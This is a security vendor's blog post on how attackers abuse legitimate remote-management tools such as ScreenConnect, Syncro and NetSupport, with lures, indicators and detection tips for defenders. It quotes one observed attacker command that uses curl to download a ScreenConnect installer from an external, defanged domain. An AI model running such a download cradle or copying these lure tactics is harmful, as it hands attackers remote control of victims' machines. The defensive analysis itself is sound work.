
For years, the security industry has focused on identifying remote access trojans (RATs)—software designed from the ground up for illicit control. Over the last few years, threat actors have flocked to exploit legitimate remote monitoring and management (RMM) tools—blue-chip IT software like ScreenConnect, LogMeIn Resolve, and PDQ Connect—blurring the line between legitimate IT administration and malicious intrusion. These tools provide “living-off-the-land” capabilities with a professional veneer, allowing adversaries to bypass traditional signature-based detections and maintain persistent access to high-value environments.
While adversary abuse of these tools is not new, Red Canary detected a noticeable surge in 2025: RMMs quickly became the favored payload for financially motivated attackers and ransomware groups.
The logic behind the change is simple: Having a signed, professional-grade IT management tool that is trusted by the operating system is an appealing concept for adversaries. RMMs provide everything they need: file transfer capabilities, remote terminal access, script execution, and persistence—all wrapped in a package that looks exactly like a standard IT support session.
In this breakdown, a followup to our blog about detecting RATs, we’ll look at some of the specific RMMs we’re seeing being abused, how they differ in execution, and some of the unique challenges they pose for detection engineers and threat hunters. We’ll also provide some detection tips for each tool we cover and strategic takeaways for how SecOps teams should approach detecting RMMs in their environment.
The strategy of RMM staging and persistence
There are hundreds of different RMM tools on the market; Red Canary keeps track of nearly 300 of them. Often, adversaries are using one as a means to several others. One of the most striking trends in recent campaigns has been the use of RMM tools as loaders for other RMM tools. Adversaries frequently sign up for a free trial of a legitimate service (like LogMeIn Resolve or Syncro) using a throwaway email. They then use that first tool to push a second, more permanent remote access tool—usually a cracked version of NetSupport Manager or a specially configured ScreenConnect instance.
Adversaries will also attempt to leverage not just one but two or three RMMs at once. In one recent instance, precursor activity that we assess would have led to ransomware, Red Canary detected an adversary deploy four different RMM tools on one host at the same time; the RMM tool JumpCloud went on to install three subsequent tools: GetScreen, ScreenConnect, and SuperOps.
All of this helps create a layer of contingency. If a security team detects and removes one RMM agent, the adversary can still maintain access through the second. Because these tools often include scripts that run immediately upon installation, the transition from the initial lure to full-scale environment control can happen in seconds.
NetSupport Manager
Abused for nearly a decade, NetSupport Manager is one of the oldest players in this space. While it remains a legitimate tool for classroom management and IT support, NetSupport RAT (as it’s more commonly referred to) has become a staple of financial crimeware.
How it works
Unlike more modern RMMs that are self-contained, NetSupport typically relies on a suite of files. The primary execution engine is client32.exe. The most critical piece for a responder is the configuration file (often a .txt or .ini file—the default is usually client32.ini), which contains the Gateway Address (C2) and the encrypted “gsk” (Global Security Key).
Detection nuggets
- Suspicious paths: Malicious NetSupport behavior includes relocating the binary, which is signed and legitimate, to
C:\Users\Public\or a folder with a garbled, randomized name. - Execution method: It is rarely run by a user. Instead, look for PowerShell scripts or batch files that download the ZIP, extract it, and execute
client32.exein the background. - License keys: Cracked versions often use bizarre license strings such as licensees named
NSM1234orHANEYMANEY. - From the network side, NetSupport uses User-Agent strings like
NetSupport Manager/1.3, leading to reliable network detection.
SimpleHelp
Compared to NetSupport Manager, SimpleHelp leverages portable, self-contained binaries. It is often used in phishing campaigns involving “invitation” lures in which the victim is encouraged to download and execute an invite to a party (e.g. Ecard9140.exe).
How it works
In many SimpleHelp campaigns, there is no external text (.txt) file; the binary itself contains the entire configuration, meaning it, and any netconns can be submitted as indicators of compromise (IOC) on VirusTotal. Still, each binary—and there are likely thousands of SimpleHelp binaries for each malicious campaign—is unique to the adversary, often making it unknown to VirusTotal lookups during the first few hours of an attack.
Detection nuggets
- Metadata: Even when the file is renamed to something like
party_invite.exe, orVoicemailaudioext.exe, the internal metadata on VirusTotal usually still identifies it assimplehelp remote access client:

- Child processes: SimpleHelp often spawns a child process for the remote access session
remote access.exethat doesn’t rely on any metadata. - Network: SimpleHelp often contacts URLs with patterns like
/access/JWrapper-Remote%20Access-version.txt. User-Agents can change, but it often uses the User-AgentJWrapperDownloader.
PDQ Connect
PDQ Connect is a newer, cloud-based RMM that has seen abuse from APT groups like MuddyWater. While it has previously appeared in generalized crimeware, PDQ Connect abuse has largely diminished following the company’s rollout of new signed builds and updates in October 2025.
How it works
Adversaries favor the MSI (Windows Installer) format for PDQ. A common lure is themed as a Social Security statement (ssa.msi) in an attempt to convince the victim they need to run the file to retrieve their statement. Because the installer is signed and generated by PDQ, it bypasses many basic reputation checks.
Detection nuggets
- The token file: PDQ Connect doesn’t use a hardcoded IP. Configuration for the connection is in an API key stored in
C:\ProgramData\PDQ\PDQConnectAgent\token - Network activity: Connections go directly to legitimate PDQ domains, meaning you can’t IOC them. To detect abuse, you must look at the origin of the
.msifile—was it downloaded from a suspicious phishing URL?—and what commands are executed once the agent is live; usually it leads to ScreenConnect.
iDrive RemotePC
iDrive RemotePC has become one of the most recently abused tools we’ve seen due to its ease of use and the fact that the installer is an all-in-one signed binary. All abused binaries are signed and generated from the iDrive RMM console while connections are made directly to legitimate domains associated with RemotePC: remotepc[.]com and remotedesktop[.]com.
How it works
Adversaries often rename the installer to something to entice the recipient into clicking, using lures such as a document (docmentfilecsm_jw98evavuqm5gb3.exe) or an IRS tax-related file (IRS-Statement_Pr2ui4J9cfA6YEu.exe). Once run, it installs a service called HostService, which runs Program Files (x86)\RemotePC Host\HostService.exe, which in turn runs the process remotepcservice.exe.
Detecting iDrive RemotePC abuse can be challenging. The above chain breaks the process tree: the user runs the binary, which creates the service.
Detection nuggets
- Look for user-downloaded binaries spawning
remotepchost1.exe, which is the initial executable run as part of the setup process. - Look for binaries with a description of
RemotePC Host Setupnamed something other thanRemotePC,Installer, etc. - Network: Connections go to legitimate domain
remotepc[.]com, making it difficult to differentiate between legitimate and malicious at the network level.
Syncro
Another one of the newer RMMs we’ve seen, Syncro, bills itself as a centralized cloud-based MSP platform.
How it works
Like SimpleHelp, Syncro has also recently been seen in an uptick of “You’re Invited” phishing lures. Like PDQ Connect, its installers are also signed and self-contained, meaning everything is configured in the binary. In instances we’ve detected, following initial execution of a lure, a renamed binary—invited.exe for example—drops syncro.installer.exe, and a subsequent payload.
Detection nuggets
- Command-line discrepancies: Syncro often runs
msiexec.exeto sideload further RMM tools, usually ScreenConnect, which is highly suspicious. In instances we’ve detected, it runs it from the parent processSyncroLive.Agent.Runner.exe. - Domain age: In recent Syncro cases, the ScreenConnect payload was pulled from either a newly registered or an unusual (
.onlineor.topTLDs) domains. Any RMM pulling data from a domain registered within the last 30 days should be an immediate red flag. - Network: Syncro usually employs a User-Agent string similar to
Servicing/1.0.29.18406 (280903a6-f6c3-4f57-b763-966ee0912dd2) [4.8.4400.0;528372], where the numbers and ID may change. Network connections to legitimatesyncromsp[.]com,syncroapi[.]com, andkabutoservices[.]comare expected and make malicious determinations difficult from network data.
Atera
Atera is another cloud-based IT management platform that’s used by MSPs. It often involves getting a user to download a renamed .msi installer such as MSTeam-installer.msi in one case. After which, the adversary first attempted a cradle (command line that downloads and installs a payload as a single command) to install ScreenConnect:
cmd.exe /c mkdir C:\Temp 2>NUL & curl.exe -L
 hxxps[:]//server[.]rarexterna[.]top/Bin/ScreenConnect.ClientSetup[.]msi
And when that failed, it simply installed ScreenConnect using Atera’s built-in package management tools to install the ScreenConnect MSI.
How it works
Atera Identifies the “owner” of the RMM instance similarly to ScreenConnect, using the command line to identify the current instance.
"AteraAgent.exe" init-settings --agent-id "{REDACTED GUID}" --account-id
"{Redacted Base64 String}" --environment "Production" --customer-id "1" --folder-id ""
Detection nuggets
- Atera Agent usage
- Network connections to
atera[.]comoratera-agent-heartbeat.servicebus.windows[.]net
ITarian
Abuse of ITarian, yet another new, cloud-based RMM platform, has been rarer but notable for its specific secondary payloads.
How it works
The core binary in ITarian is RMMService.exe. In observed cases, once ITarian is installed, it has been used to drop ZIP files (like DICOMportable.zip) that contain credential stealers. Red Canary and Zscaler researchers saw an uptick in ITarian abuse last year following a rash of fake browser update lures. Because the installer is signed by ITarian, it often bypasses initial security warnings, even though it is configured to connect to the adversary’s specific “tenant” or management console.
In those scenarios, ITarian served as a gateway to additional malware. After executing DicomPortable.exe and establishing persistence, researchers detected it sideload malicious DLLs before ultimately downloading and executing the DeerStealer infostealer and HijackLoader.
Detection nuggets
- MSI sideloading: Like ScreenConnect, it relies on
MSIExecto install the service. Because it communicates with Commodo-associated domains, the network traffic often blends in with legitimate security software. - Network: Connections to legitimate domain
cmdm.comodo[.]commake malicious determination at network level difficult.
ScreenConnect
Since Red Canary began tracking malicious ScreenConnect—similar to how we track malicious NetSupport Manager—it’s been one of the more abused RMMs that we detect every month. After debuting in Red Canary’s top 10 threat list in December 2025, ScreenConnect has appeared in the top 5 every month since, including two months in which it was the top threat we saw across customer environments. It is almost always the “second stage” that adversaries move to after they’ve gained a foothold with a different RMM. In some examples ScreenConnect is the “first stage” using a malicious VBS script to install “software” while installing ScreenConnect in the background.
How it works
ConnectWise, the company that owns ScreenConnect, has taken aggressive steps to revoke certificates for abused versions, but this really only helps if the user is running Microsoft Defender SmartScreen or other reputation-based security tools. If the adversary installs it in the background via another RMM, the revocation doesn’t necessarily stop the process from running.
Detection nuggets
- The command line: While detecting ScreenConnect abuse on its own can be challenging, what makes it unique is that the C2 domain is often directly in the command line of the
ScreenConnect.Client.exe. This makes it one of the few RMMs where you can extract a “malicious” domain directly from process logs. - Keep an eye out for RMM processes running from oddly named or benign-looking folders or using deceptive file paths to hide in plain sight: In one incident, we observed an adversary place a ScreenConnect binary in a path named
\Working on updates_13% complete_Don't turn off your computer\. In reality, this wasn’t a Windows Update process; the adversary was using the path to run a renamed version of WebBrowserPassView, a NirSoft password recovery tool. - Attempts to use tools to hide existing installation instances using tools such as “Hide From Uninstall List”
- ScreenConnect being installed by other RMMs or from
.vbsscript - Network: Adversaries commonly use relays under the legitimate
ScreenConnect[.]comdomain likeinstance-brbvkj-relay.screenconnect[.]com
QuickAssist/HopToDesk
QuickAssist has become a mainstay for initial access by ransomware actors, often leveraged alongside external Microsoft Teams messages.
How it works
Adversaries often begin by spambombing a target organization and then follow up with an external Teams Message, getting the user to start a remote access session using the built-in Windows tool Quick Assist. Follow-on activity often involves setting up “spam filters,” while setting up remote access in the background using more traditional malware, or another more permanent RMM such as ScreenConnect or NetSupport. Even if your organization is blocking QuickAssist, exercise caution, we’ve seen threat actors pivot to another RMM when QuickAssist is blocked, and use another tool, like HopToDesk or RemSupp.
Detection nuggets
- Look for process name instances of
quickassist.exe,hoptodesk.exewith a user who’s recently received an external Teams message. - Detection of multiple RMMs on the same host
- Network: All network connections for QuickAssist pass through Microsoft relays such as
rdprelayv3westusprod-0.relay.support.services.microsoft[.]com. HopToDesk communicates with the legitimate domainsignal.hoptodesk[.]com.
Strategic RMM takeaways for SecOps teams
To defend against RMM abuse, security operations teams need to shift their mindset from “Is this binary malicious?” to “Is this behavior authorized?” Consider deploying comprehensive product-specific detectors to gain full visibility into all RMM activity—regardless of whether it appears legitimate—to identify unauthorized installations, renamed binaries, and suspicious follow-on behaviors that often bypass traditional signature-based defenses. A binary named Invoice.exe with “ScreenConnect” in its metadata should be an auto-isolation trigger.
Other tips include:
- Fix broken process trees: Some RMMs can make detection tricky. Because
MSIExec—a LOLBin—transitions execution to the Windows Installer Service, it effectively breaks the process lineage. This makes that dotted line between a phishing lure and a malicious command that much harder to connect as the subsequent malicious activity appears under a completely different process tree owned by the SYSTEM user. - Beware signed binaries and legitimate infrastructure: As we’ve warned before, just because something is signed doesn’t mean it’s legitimate. Most of these RMMs are signed by multi-million dollar software companies, meaning you cannot rely alone on “unsigned” or “untrusted” logic. In some scenarios, traffic also goes to
logmein[.]com,pdq[.]com, orscreenconnect[.]com, meaning you cannot simply block these domains without breaking legitimate IT workflows either. - Baseline your environment: Use resources like LOLRMM.io and the Ransomware Tool Matrix’s RMM tools section to understand what legitimate RMM usage looks like in your organization and what threat groups are using what tools.
- Monitor new domains: A good rule of thumb when it comes to detecting malware in general but especially when it comes to RMMs: ScreenConnect or Syncro instances calling out to domains registered within the last 30 days are nearly always indicative of malicious activity.
- Report abuse: In some cases, vendor action only happens when the volume of reports becomes undeniable. Sharing IOCs on platforms like Bluesky or X can help the entire community force vendors toward accepting that a change, like certificate revocation, is needed.
- If you find one RMM, look for more: Threat actors seem to often prefer using ScreenConnect or other RMMs on top of the first, if you find one RMM present, double check for a second (or even a third).
- Common trends: The name of the tool being abused might change, but a lot of the tactics remain the same: renamed installers, custom suspicious destination domains for control, and reliance on
MSIExecfor easy installs. Focusing on these trends makes finding threats a lot easier. - Watch out for “party” invitations: These lures often change the tool being delivered without changing the theme, so look out for users executing installers and executables with suspicious names like
invite.exe,PartyCardViewer.exe,Statement.exe,Document.msietc., monitoring executables in a user’s downloads folder in particular.
Reclaiming the RMM high ground
Defending against RMM tool abuse can often feel like a never-ending battle. However, success is achievable when security teams move beyond generic alerts and familiarize themselves with the specific nuances of each tool. Identifying unauthorized RMMs through anomalous tool usage and metadata discrepancies and leveraging community-driven resources to establish baselines and report abuse can help close the gap.
Related Articles
Identity, browsers, and node.js: Everything you missed in the Threat Detection Report miniseries